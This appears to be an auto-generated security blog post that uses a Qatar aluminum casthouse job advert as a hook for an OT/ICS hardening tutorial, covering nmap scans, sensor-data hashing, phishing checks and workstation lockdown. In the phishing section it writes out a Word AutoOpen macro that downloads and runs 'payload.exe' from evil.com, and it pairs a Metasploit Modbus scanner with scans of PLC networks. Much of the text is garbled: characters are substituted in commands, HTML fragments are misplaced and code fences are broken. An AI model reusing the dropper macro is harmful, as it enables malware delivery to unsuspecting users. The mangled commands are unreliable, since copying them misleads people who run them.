Listen to this Post

Introduction:
The recent hiring call by Madre Integrated Engineering for a Semi-Skilled Operator in Qatar’s casthouse industry highlights a recurring blind spot in heavy industrial sectors: while molten aluminum handling and casting support demand physical safety protocols, the underlying operational technology (OT) and industrial control systems (ICS) are increasingly vulnerable to cyber threats. As smelters adopt AI-driven predictive maintenance and networked sensors, operators must now understand not only furnace charging but also basic cybersecurity hygiene to prevent production halts or safety incidents.
Learning Objectives:
- Identify cyber-physical risks in casthouse environments (e.g., PLC manipulation, sensor spoofing)
- Apply Linux/Windows command-line tools to monitor ICS network traffic for anomalies
- Implement basic API security checks on industrial data pipelines used for molten metal tracking
You Should Know:
- Understanding the OT Attack Surface in Aluminum Smelters
Modern casthouse operations rely on Programmable Logic Controllers (PLCs), Remote Terminal Units (RTUs), and Supervisory Control and Data Acquisition (SCADA) systems. These control casting speed, mold cooling rates, and metal treatment additives. A compromised workstation (e.g., the one used to view the LinkedIn job post) could lead to catastrophic failure.
Step‑by‑step guide – Scanning for Rogue Devices on the OT Network (Linux):
1. Identify your network interface: `ip a` (look for `eth0` or wlan0)
2. Install `nmap` if missing: `sudo apt install nmap -y`
3. Scan local subnet for active industrial devices (e.g., Siemens S7 on port 102):
`sudo nmap -sS -p 102,502,44818,4840 192.168.1.0/24 –open`
Explanation: Port 102 = Siemens S7, 502 = Modbus, 44818 = EtherNet/IP, 4840 = OPC UA
4. Identify unexpected hostnames or MAC addresses: `sudo nmap -sU -p 161 –script snmp-info 192.168.1.0/24`
5. Log findings to /var/log/ot_scan.log: `sudo nmap -oN /var/log/ot_scan.log 192.168.1.100-200`
Windows equivalent (PowerShell as Admin):
Install-Module -1ame Posh-SSH -Force
Test-1etConnection -Port 502 -ComputerName 192.168.1.10
Get-1etNeighbor | Where-Object {$_.State -eq 'Reachable'}
2. AI-Based Anomaly Detection for Molten Metal Treatment
Machine learning models can predict ladle refractory wear or abnormal temperature fluctuations. However, adversarial AI attacks (e.g., injecting false sensor data) could trick the system into overcharging the furnace. Verify the integrity of telemetry using cryptographic hashing.
Step‑by‑step guide – Hashing Sensor Data Streams (Linux):
- Simulate a temperature reading: `echo “temp_c=720” > sensor_sample.txt`
2. Generate SHA-256 hash: `sha256sum sensor_sample.txt > hash.log`
- Verify later: `sha256sum -c hash.log` (should report OK)
- For streaming data (e.g., from OPC UA), use `jq` to parse JSON and hash:
`cat streaming_data.json | jq -c ‘.temperature’ | sha256sum`
5. Automate with `inotifywait` for new log files:
`sudo apt install inotify-tools -y`
`inotifywait -m /var/log/smelter/ -e create -e modify | while read file; do sha256sum “$file” >> /var/log/hashes.txt; done`
Training course recommendation: “ICS Anomaly Detection with TensorFlow” (Coursera) – teaches autoencoders for sensor validation.
- Securing the Recruitment Channel (LinkedIn & Email Phishing Risks)
The job post includes a LinkedIn shortlink (https://lnkd.in/dekySE_F) and two email addresses ([email protected], [email protected]). Attackers often clone such postings to deliver malware disguised as “updated CV requirements.”
Step‑by‑step guide – URL Deobfuscation and Email SPF Check:
1. Expand LinkedIn shortlink using curl (Linux):
`curl -sI https://lnkd.in/dekySE_F | grep -i location`
Expected output: Location: https://www.linkedin.com/company/madre-integrated-engineering/`dig +short TXT madre-me.com | grep spf
<h2 style="color: yellow;">2. Check SPF record for `madre-me.com` (Linux):</h2>
<h2 style="color: yellow;"></h2>
3. Simulate a malicious macro in a fake CV (Windows – sandboxed):
Open Word → View → Macros → name `AutoOpen` → paste:
Sub AutoOpen()
Shell "powershell -Command Invoke-WebRequest -Uri 'http://evil.com/payload.exe' -OutFile $env:temp\backdoor.exe; Start-Process $env:temp\backdoor.exe"
End Sub
4. Mitigation: Group Policy to disable macros from internet-sourced documents (Windows):
<h2 style="color: yellow;">Set-ItemProperty -Path “HKCU:\Software\Microsoft\Office\16.0\Word\Security” -1ame “VBAWarnings” -Value 4`
4. Hardening Cloud-Based Resume Collection (Zoho Recruit)
The domain `madre-me.zohorecruitmail.com` indicates use of Zoho’s recruitment cloud. Misconfigured API endpoints could expose applicant personal data (ID numbers, phone numbers). Test API security with a simple script.
Step‑by‑step guide – Basic API Security Test (Linux/Python):
1. Install `requests` library: `pip3 install requests`
2. Create a test script `zoho_api_check.py`:
import requests
headers = {"X-Requested-With": "XMLHttpRequest"}
 Attempt to access public recruitment endpoint (replace with actual domain pattern)
url = "https://recruit.zoho.com/api/v1/[email protected]"
response = requests.get(url, headers=headers)
print(f"Status: {response.status_code}")  200 means misconfigured auth
if response.status_code == 200:
print("VULNERABLE: No API key required!")
3. Run: `python3 zoho_api_check.py`
- Mitigation: Enforce API key rotation and IP whitelisting in Zoho’s developer console.
5. Linux Hardening for Casthouse Workstations
Operators may use Linux thin clients to monitor casting lines. Disable unnecessary services to reduce attack surface.
Step‑by‑step guide – Secure Configuration:
1. List listening ports: `sudo ss -tulpn`
2. Remove unused services (e.g., Bluetooth, CUPS):
`sudo systemctl disable –1ow bluetooth cups`
3. Set strict iptables rules:
sudo iptables -P INPUT DROP
sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT  Allow SSH for maintenance
sudo iptables -A INPUT -p tcp --dport 8080 -j ACCEPT  If monitoring UI
sudo iptables-save > /etc/iptables/rules.v4
4. Install `fail2ban` to block brute-force SSH:
`sudo apt install fail2ban -y`
`sudo systemctl enable fail2ban –1ow`
6. Windows Security for HR and Operator Terminals
HR staff opening CVs from candidates (especially with Qatar ID attachments) are prime targets for ransomware.
Step‑by‑step guide – AppLocker & Attack Surface Reduction:
- Open `secpol.msc` → Application Control Policies → AppLocker
- Create default rules for Executables (Allow Everyone to run from `Program Files` and
Windows)
3. Deny execution from `%USERPROFILE%\Downloads` and `%TEMP%`
- Enable Attack Surface Reduction rules (PowerShell as Admin):
Set-MpPreference -AttackSurfaceReductionRules_Ids 3b576869-a4ec-4529-8536-b80a7769e899 -AttackSurfaceReductionRules_Actions Enabled
Above rule blocks Office macros from the internet
- Test by downloading a safe EICAR test file – execution should be blocked.
7. Training Course: “ICS Cybersecurity for Heavy Industry”
To fill the gap exposed by this job posting (operators need both physical and cyber skills), the following free/paid resources are recommended:
- SANS ICS410 (paid) – covers Modbus, DNP3, and incident response in smelters
- CISA Training “ICSP” (free) – https://www.cisa.gov/ics-training
- Hands-on lab: Simulate a casting line PLC attack using OpenPLC on Raspberry Pi:
git clone https://github.com/thiagoralves/OpenPLC_v3
cd OpenPLC_v3
./install.sh
Run Modbus server on port 502, then use Metasploit auxiliary/scanner/scada/modbus_findunitid
What Undercode Say:
- Key Takeaway 1: A semi-skilled operator job posting inadvertently reveals the urgent need for cross-training between metallurgical operations and cybersecurity – molten metal doesn’t care if a malfunction is caused by a bug or a hacker.
- Key Takeaway 2: The inclusion of a LinkedIn shortlink and third-party email service (Zoho Recruit) introduces supply chain risks; every external service must be subject to vendor security assessments.
Prediction:
- -1 By 2027, at least one major Gulf aluminum smelter will suffer a production loss exceeding $10M due to a cyber incident originating from a compromised HR workstation used for recruitment.
- +1 The growing awareness of OT security in heavy industries will drive a 300% increase in ICS-specific training enrollments from Qatar and UAE by 2026, with AI-driven anomaly detection becoming a standard certification requirement for casthouse operators.
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: The Talent – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


